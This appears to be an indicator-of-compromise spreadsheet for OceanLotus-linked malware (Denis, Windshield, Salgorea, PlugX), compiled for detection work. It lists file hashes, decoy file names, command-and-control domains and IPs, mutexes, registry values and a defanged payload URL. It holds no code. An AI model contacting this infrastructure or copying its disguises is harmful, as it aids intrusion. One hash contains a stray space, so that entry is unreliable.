018433e8e815d9d2065e57b759202edc	12c2c3566c29f80478277e0f96b79fc85b9e86ebf16505d8f2d7877a6204f860	8	SwUSB.exe	EXE		Denis	201216	4/26/12 20:04	3/1/17 16:35				z.gl-appspot.org	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	
c8eaa7653991bb8eccbd436442f95003	f58a9713e22318e0b7bec000b886b378af5aa06a7c960496a04d3e74db368fd3	VT	SwUSB.exe	EXE		Denis	179202	4/26/12 20:04	9/7/16 2:45				z.teriava.com	Creates Mutex (45f0b79fb0ddda42a5af2aad9de927a2_%USERNAME%)	
ba49eb3b3b5b747b7e0331855eba83f5	ff37aff31e0dcc9bc51b29fc5ea1e671de6e59d1fca51c681b3b0d52687ae73f	VT	CSRSS.Exe	EXE		Denis	179200	6/22/07 18:17	8/12/16 20:37				z.teriava.com		
f7af180d088f6b86509c2bea2d5cca6a	5d0baa165715d710edd4b202d9e6494f1061159521ba0b2474556e3bfe481ba1	VT	WerFault.exe	EXE		Denis	202240	6/22/07 18:17	5/17/17 4:14				z.vieweva.com, z.notificeva.com, z.tulationeva.com, z.teriava.com	Creates Mutex (45f0b79fb0ddda42a5af2aad9de927a2_%USERNAME%)	
1a4d58e281103fea2a4ccbfab93f74d2	f5872f49943c39b73026fc3982b85330953a138cc27c23487a28103337bfdbb5	8	CiscoEapFast.exe	EXE		Denis	179202	8/18/12 19:12	3/3/17 6:08				cpanel.cenjungle.com (198.20.167.132), phpmyadmin.centarget.com, repo.blecanyon.com	Creates mutex (zzzzzaeed0484b6102964ccd8cccd38a_%USERNAME%), reg values under "HKCU\Control Panel\Accessibility\Keyboard Layout_" - "On" and "FA"	
1ff1263633b46e662504c3fc5889c7fc	5e1d794cb53d10f3e0759347254a7a6c54005da1a4382574653fca5bd6d7ef88	VT	tzutil.exe	EXE	Remy	Windshield	233472	4/19/04 18:16	3/15/17 17:22				fox.ailloux.com (185.29.10.24), cnn.befmann.com, news.coleope.com, cloud.sicaogler.com	Creates mutex (89293C30-2C3E-4C21-8AF0-5070A19DCE6B_%USERNAME%), reg values under "HKCU\Printers\DevHP" - "FontWeight", "FX"	
a532040810d0e34a28f20347807eb89f	9b237ec0a5e87be62c32ad795c2b5ff43134de4f9426398593bd7efcff90cf98	VT	clang_compiler32.dll, clang_compiler32.exe, OpenCL SDK	DLL	Remy	Windshield	232448	11/2/05 1:32	5/11/17 14:29				fox.ailloux.com (185.29.10.24), cnn.befmann.com, news.coleope.com, cloud.sicaogler.com	Creates mutex (89293C30-2C3E-4C21-8AF0-5070A19DCE6B_%USERNAME%), reg values under "HKCU\Printers\DevHP" - "FontWeight", "FX"	Infected with Virus!
fbd96ee03328af76dd6ffe161544e2ed	cb62e646b5b62db41b3b28709ea49ea4a941599a00cbde1bca2144f11fac8422	VT	clang_compiler32.dll, clang_compiler32.exe, OpenCL SDK	EXE	Remy	Windshield	260096	12/4/09 13:35	5/18/17 17:37						
93da064e3fc4422c63fecca93ee1b157	71bb21f0f778a27b2b4590aba090704802330208a44b079ffab64b790dfd5c8c	7	Sylog.bin	data		encrypted Denis	1007808		3/14/18 11:17						
c212074b43b6ef811f2a8fb72e670e0c	4ce7c9e9ca6f785921921de4d0b75c5436cd0d760ac71ddb30b8c5a610ae34dd	7	McUtil.dll	DLL		PlugX / Korplug	344064	11/13/06 9:58	2/18/18 18:42						
b65b82eddcecd719c55d6d222926e648	06dec0082eac094dc0b4b3de8854f190f1d3112dada0d414d9a085a0ee309199	7	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	10/5/17 18:18	4ab2df974e5e563f611d7267916a00c18f819f5b8770ffcfadc5e1959047fb8e					
a69c31b0b86f43c7f7bf7a45d22f246f	0009f9789f0b3fd20e9a2c48ab36bbca322cdf050fc8d3ebe7e12b470a0e4551	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	10/9/17 18:55	c70aceebfe9df5541e3a323928867d98ae6edcbd6ab7114b9f2da4dd45502cfe					
e07ce38a0e6da5ca974f87006de2e826	34ae9148a4db9993110e4fe4a0f8e9db17790b036ea0f5c236f53cbf845dd2a3	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	9/30/17 3:38	bdb83301a470d202480274df161638f83f8f26e7dda131a11b89a5a3d8259c73					
f769ac32c8550a27fd77a664103fcc4b	3cc166273476ebaf4d083e444914bdecf39a3faac5d049800859988b9c9c91b1	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	9/2/17 6:45	b2e7b34ece74ff87845c55068dff207552bc90d28f6622c52d7aa54347255700					
90a9df6643a8976883e7f5a473ce8349	6b560e2fc0be10d0ffd9e5440101f083ed7f5328735df79fd6c537c61bfcfe88	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	9/29/17 7:37	890e5bd2650399d7fc3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64					
2d9d166b4d40c220df895235c06777b0	7477db2fab4dc77213008682e3302d6dd30e3963885f0a156d14bd067fa5b5cc	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	9/23/17 13:51	30d06e100215461ad1c5b3bdb7a3b65c61f0ad27ebd733c7a37f40bd4b64932e					
8de7d600d83bb3a6d2dd42932eed6f92	75835af4e772ead0e9faddd59328c44ab9a5b80f7df64f7d2ef18f94483c08de	VT	rastls.dll, {5248F13C-85F0-42DF-860D-1723EEAA4F90}.dll	DLL		Salgorea (Eset)	79872	9/13/08 13:38	11/27/17 2:51	85b2d3c74e6a662657f04ec58e5519338fd16fa955773c826e34e3eefd06e3c2					
317d959d0ea2ba06789255301c32032d	73bdfeed3b4385fbc237fd2d8b60a1e0e13b147046b951ef9f237cecd2d7006d	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	12/3/17 7:17	857462a7a466e1f6934b6b313d7d3adaf14ca92fc8eabd820f6bf1eda29c093c					
b424c855a9494409b6e0e70d87ffd558	0528e2fa94f3b1253fe6c6a534523645687672539546 30ab5cc141e41690ea43	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	9/8/17 9:12	8f00c2dab8cc32e0052b7779de0bdc8faa385e890415555e86efdfc3b01cc504					

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
a04be5ca8df86ee9b93974f4da88548e	26529af7782a902c04ae01898c8b14c9f01302165335858ad666b10532584254	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	9/13/17 4:37	a17d4568ad5f745d36fc17846d3e0edf63d4e3c9fccb9861579e957f7a560217					
a2b45cae93603d04592a684285ebe7b9	30d6a4b9c41225c22b3d1bf2f1eab3d1c57c8b1a69502eab076a4f97f14023ac	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79872	9/17/08 19:34	9/15/17 19:29	198e3c9e6f3dbcf586ac90486187ebfffdeb1c5d663131fc60c45451b04cce7a					
4185f19a957f870ce6b511c4f86d7c06	08744b41169f163d1fde59f98f4702cef46632a50b7c2bcbda60ae6626170a3b	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	8/15/17 3:42	5091430fac8b608ac612c35a1e29ce47cdeb22429657460dddc660727806b511					
58febe3cdd3a523bc2a5162ad302c49f	e22d2c3e78908a2a8301755da5927132f24bd3a2d5957b7d379febd46b20d163	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	8/3/17 19:48	36c62261ba32b9a2d81c1c3ac9e317c52c76ebe57cecd620ce646c7c94f994f9					
6a7abc717abb17ce60a922057a2e9386	16a608f88ef13ebdb2287482aa29629e7b34664cf133ab7d653c15808e92f8fa	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/13/08 13:28	7/28/17 10:14	5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673					
f9c820264597d8f649d88522dd66f222	13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/19/17 4:30	12/19/17 12:20	c55ff0bb70b704eff1eee8d21a6c2e6fbc06eb1d5fcbb030fdaebebd9f8decf3					
f0be949e85e5c4e8a6bd4d94c90ab9b3	a40741b588147021ec0e9908857a2938f1d9bab73ebde18d2ea77feac053b1dc	VT	rastls.dll, {7032F494-0562-4422-9C39-14230E095C52}.dll	DLL		Salgorea (Eset)	79360	9/19/17 4:30	11/17/17 6:19	c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e7862555505825a273cad					
	0fdf7fa5c5f978a08f493e777510f1f2d86a368f83696b3ba46e43fe9c3642f8	VT				PlugX / Korplug									
	4b9a4571651af706c222a50056e4343eec75d4935f888102955bbececd94fd98	VT				PlugX / Korplug									
	7f20a38a265f074be3cfced5fffc04c8dc2ebb4dea02ba3ebb4d3d23d7d4d2fd	VT				PlugX / Korplug									
	a2155529411a2ae173a65b818b69df9628a4093417f8991683f06aa310dbb5bf	VT				PlugX / Korplug									
	ef095eb5790495aa6a18efc31cfc6087df187ec749162336213eab0f3ba453ea	VT				PlugX / Korplug									
	f18e0335dc23604632b9af5f174ab2f53bfcfd500fd1d470d283835fad189005	VT				PlugX / Korplug							ilmlakgn.traveroyce.com (198.50.234.111)		
b45203c7cbc35a092e7e8749bf17e4a7	c70aceebfe9df5541e3a323928867d98ae6edcbd6ab7114b9f2da4dd45502cfe	VT	FontExt.dll	EXE		Denis	1496064	5/21/10 10:33	10/9/17 15:03		0009f9789f0b3fd20e9a2c48ab36bbca322cdf050fc8d3ebe7e12b470a0e4551		hieryells.com (192.34.109.173)		
ba4268f8694be7a252b917a692d157c3	b2e7b34ece74ff87845c55068dff207552bc90d28f6622c52d7aa54347255700	VT	Thu moi tham du Hoi thao-Final-FRONT-PAGE.exe	EXE		Denis	8742400	4/13/07 19:11	9/2/17 6:43		3cc166273476ebaf4d083e444914bdecf39a3faac5d049800859988b9c9c91b1		virginiaar.com (198.50.234.111)		
8d6e7c359776cdb16aaf9630b63c535f	85b2d3c74e6a662657f04ec58e5519338fd16fa955773c826e34e3eefd06e3c2	VT	FontExt.dll	EXE		Denis	1569792	5/21/10 10:33	11/26/17 18:35		75835af4e772ead0e9faddd59328c44ab9a5b80f7df64f7d2ef18f94483c08de		tsworthoa.com (164.132.45.67)		
87d108b2763ce08d3f611f7d240597ec	857462a7a466e1f6934b6b313d7d3adaf14ca92fc8eabd820f6bf1eda29c093c	VT	GoogleUpdateSetup.exe	EXE		Denis	2707456	11/16/11 9:54	12/5/17 4:35		73bdfeed3b4385fbc237fd2d8b60a1e0e13b147046b951ef9f237cecd2d7006d		arinaurna.com (173.209.43.20)		
2f5a12c23e90f769b388d1edace2371d	36c62261ba32b9a2d81c1c3ac9e317c52c76ebe57cecd620ce646c7c94f994f9	VT	WinWord.exe	EXE		Denis	1499136	9/17/08 19:34	9/2/17 2:20		e22d2c3e78908a2a8301755da5927132f24bd3a2d5957b7d379febd46b20d163		dreyoddu.com (46.183.222.84)		
a01fda63947b9b0bb29e8dd8e258e5c8	c55ff0bb70b704eff1eee8d21a6c2e6fbc06eb1d5fcbb030fdaebebd9f8decf3	VT	WinWord.exe	EXE		Denis	1815040	5/21/10 10:33	12/19/17 12:17		13221bc0b7ee8f2ee265231134baa29624b7480e577f194b84a8652c67403150		"Chinanetworkvub.info, womenofchina.info, 185.64.104.229		
N/A	4331c18483950c9a48a71a9b1d9b26ad1e2216d170898c22494900c8fc5e36dd	4				Backdoor						http[:]//lawph[.]info/download/images/user.gif	System.galaburner.info, mx.powergala.info, smtp.galamower.com, help.galaspot.net		
N/A	9d57ce4d1578fe7b3651a98b41a62888a1b228d6152acfd3b5c3e0b4c81c77ad	4	user.gif	PS1		Windshield (?)									
7e68371ba3a988ff88e0fb54e2507f0d	N/A	1	install_flashplayer.exe												
9fea62c042a8eda1d3f5ae54bad1e959	N/A	1	sinopec.exe												
486bb089b22998ec2560afa59008eafa	N/A	1													
b778d0de33b66ffdaaf76ba01e7c5b7b	N/A	1	USBDeview.exe												
53e5718adf6f5feb2e3bb3396a229ba8	N/A	1	DSC00229.exe												
d39edc7922054a0f14a5b000a28e3329	N/A	1	install_flashplayer13x37.exe												

Source References

Cy	Cylance	4	https://mp.weixin.qq.com/s?__biz=MzI5NjA0NjI5MQ%3D%3D&idx=1&mid=2650164408&sn=a5abc26a34f4f21c20619146686670bf	7	https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf
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